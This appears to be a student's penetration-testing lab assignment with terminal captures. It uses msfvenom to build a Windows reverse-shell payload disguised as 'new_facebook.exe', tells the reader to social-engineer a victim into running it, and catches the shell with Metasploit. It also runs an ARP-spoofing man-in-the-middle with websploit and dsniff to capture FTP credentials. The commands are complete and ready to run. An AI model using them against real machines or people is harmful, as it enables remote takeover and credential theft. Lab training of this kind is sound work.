# **Assignment Day 6**

By Krishanu Bepari (kbepari52@gmail.com)

(User name - kbepari529206)


#### **Question 1:**

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

### > Answer and explanation:

• First, simply open the terminal of the Linux machine and simply type this:

msfvenom -p windows/shell/reverse\_tcp LHOST=192.168.81.128
LPORT=4444 -f exe > new\_facebook.exe



• So, our payload was created successfully. Now send it to our victim, and told him to install it. (or do some social engineering)



now, comeback to the Linux machine and open terminal and open "msfconsole"

Now simply type "use exploit/multi/handler"

```
ShellNo.1

File Actions Edit View Help

,x00000000000x,
.100000001,
,d0d,

=[metasploit v5.0.101-dev |
+---=[2049 exploits - 1108 auxiliary - 344 post |
+---=[562 payloads - 45 encoders - 10 nops |
+---=[7 evasion |

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) >
```

 Now we have to configure our listener. So, first we have to set payload name. Then we have to set RHOST LHOST and LPORT.

```
Shell No. 1
                                                                                                File
     Actions
              Edit
                    View
                           Help
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set RHOST 192.168.81.128
RHOST \Rightarrow 192.168.81.128
msf5 exploit(multi/handler) > set LHOST 192.168.81.128
LHOST \Rightarrow 192.168.81.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) >
```


By "show options" you can check that everything is ok or not


```
Shell No. 1
                                                                                           File Actions Edit View Help
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
  Name
            Current Setting Required Description
  EXITFUNC process
                                       Exit technique (Accepted: '', seh, thread, process, none
                             yes
  LHOST
            192.168.81.128
                             yes
                                       The listen address (an interface may be specified)
                                       The listen port
   LPORT
                             yes
```

• now at the end to execute the whole operation, simply type "exploit" and hit enter. Now we have to wait that when victim try to open the malicious application. When he double clicks on it, then nothing will be happened on his system but a reverse TCP connection will be created with our system.

```
Shell No. 1
File
     Actions
              Edit View
                          Help
   0
      Wildcard Target
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.81.128:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.81.132
[*] Command shell session 1 opened (192.168.81.128:4444 → 192.168.81.132:49299) a
t 2020-08-31 12:31:25 -0400
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\KRISH\Desktop>
C:\Users\KRISH\Desktop>
```

 Here we can see that, we have successfully gained the windows machine control. Now we can do lots of thing. As an example, I'm gonna create a folder on the victim's machine.





#### **Question 2:**

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

## > Answer and explanation:


• First simply go to the https://tools.kali.org/ and download the websploit tool



Now simply open it and run the websploit tool

```
Shell No.1
File Actions Edit View Help
root@kali:~/Desktop/websploit# ./websploit
          db d88888b d8888b. .d8888b. db
                                                     .d88b.
                                                             d88888b d88888b
          88 88' 88 '8D 88' YP 88 '8D 88
                                                                      `~88~'
          88 8800000 88000Y' '8bo. 8800dD'
                               `Y8b. 88~~~
8b d8'8b d8'
                                8D 88
                                            88booo.
                                            Y88888P 'Y88P'
             Y88888P Y8888P' `8888Y' 88
                                                             Y88888P
               --=[WebSploit Advanced MITM Framework
          --**--=[Version :3.0.0
         ---**--=[Codename :Katana
          --**---=[Available Modules : 20
               --=[Update Date : [r3.0.0-000 20.9.2014]
<u>wsf</u> >
```

And simply type "show modules"




Now we have to do mitm attack. So simply type "use network/mitm"



Now we have to see that what we have to configure. So simply type "show options"

```
wsf:MITM > show options
                  Value
Options
                                                              Description
Interface
                 eth0
                                                             Router IP Address
Target IP Address
ROUTER
                                                    yes
TARGET
                                                     yes
                 driftnet
SNIFFER
SSL
                                                             SSLStrip, For SSL Hijacking(true or f
                 true
alse)
Sniffers
                  Description
dsniff
                  Sniff All Passwords
                  Sniff All Text Of Victim Messengers
msgsnarf
driftnet
                  Sniff Victim Images
wsf:MITM >
```

• Interface is ok. But, for router value open the another terminal and simply type "netdiscover" and wait a little bit to get the IP. The first IP is the router IP.so simply copy it



now configure the all things by "set <value>"

```
<u>wsf</u>:MITM > set ROUTER 192.168.81.1

ROUTER ⇒ 192.168.81.1

<u>wsf</u>:MITM > set TARGET 192.168.81.132


TARGET ⇒ 192.168.81.132

<u>wsf</u>:MITM > set SNIFFER dsniff


SNIFFER ⇒ dsniff

<u>wsf</u>:MITM >
```

 So, here our everything was configured successfully. Now open another terminal and start the FTP service by "service vsftpd start"



Now open another terminal and type "wireshark"



• Now comeback to our websploit tab and simply type "run" and hit enter and start the packet capturing in wireshark.

```
Set Value Of Options To Modules

scan
Scan Wifi (Wireless Modules)
Stop Attack & Scan (Wireless Modules)


Execute Module
Select Module For Use
Select Module For Use
Select Module For Use
Select Module
Select Module
Select Module
Select Module
Show modules
Show options
Upgrade
Upgrade
Update
Set New Version
Update Websploit Framework
About US

Wsf:MITM > run
[*]P Forwarding ...
[*]ARP Spoofing ...
[*]Sniffer Starting ...
dsniff: listening on eth0
```

Now try to login via FTP from windows machine

```
C:\Windows\system32\cmd.exe - ftp 192.168.81.128
Windows IP Configuration
                                                                                                                      =
Ethernet adapter Local Area Connection:
    localdomain
                                                      : fe80::6115:c87d:f4b7:7d7dx11
: 192.168.81.132
: 255.255.255.0
: 192.168.81.2
    Subnet Mask .
    Default Gateway . . . . .
Tunnel adapter isatap.localdomain:
    Media State . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : localdomain
C:\Users\KRISH>ftp 192.168.81.128
Connected to 192.168.81.128.
220 (vsFTPd 3.0.3)
User (192.168.81.128:(none)): kali
331 Please specify the password.
Password:
230 Login successful.
ftp>
```

 After successful login simply stop the wireshark and the dsniff. Now in the wireshare just filter the FTP protocol. And you will get the username and password easily.



And in the dsniff, it shows the username and password easily.

```
Shell No.1
                                                                                            File
     Actions
              Edit View
                           Help
                         Stop Attack & Scan (Wireless Modules)
stop
                         Execute Module
run
                         Select Module For Use
                         Run Linux Commands(ex : os ifconfig)
                         Exit Current Module
back
                         Show Modules of Current Database
show modules
                         Show Current Options Of Selected Module
show options
upgrade
update
                         Update Websploit Framework
about
                         About US
wsf:MITM > run
[*]IP Forwarding ...
[*]ARP Spoofing ...
dsniff: listening on eth0
09/01/20 08:32:45 tcp 192.168.81.132.49284 → 192.168.81.128.21 (ftp)
USER kali
PASS kali
```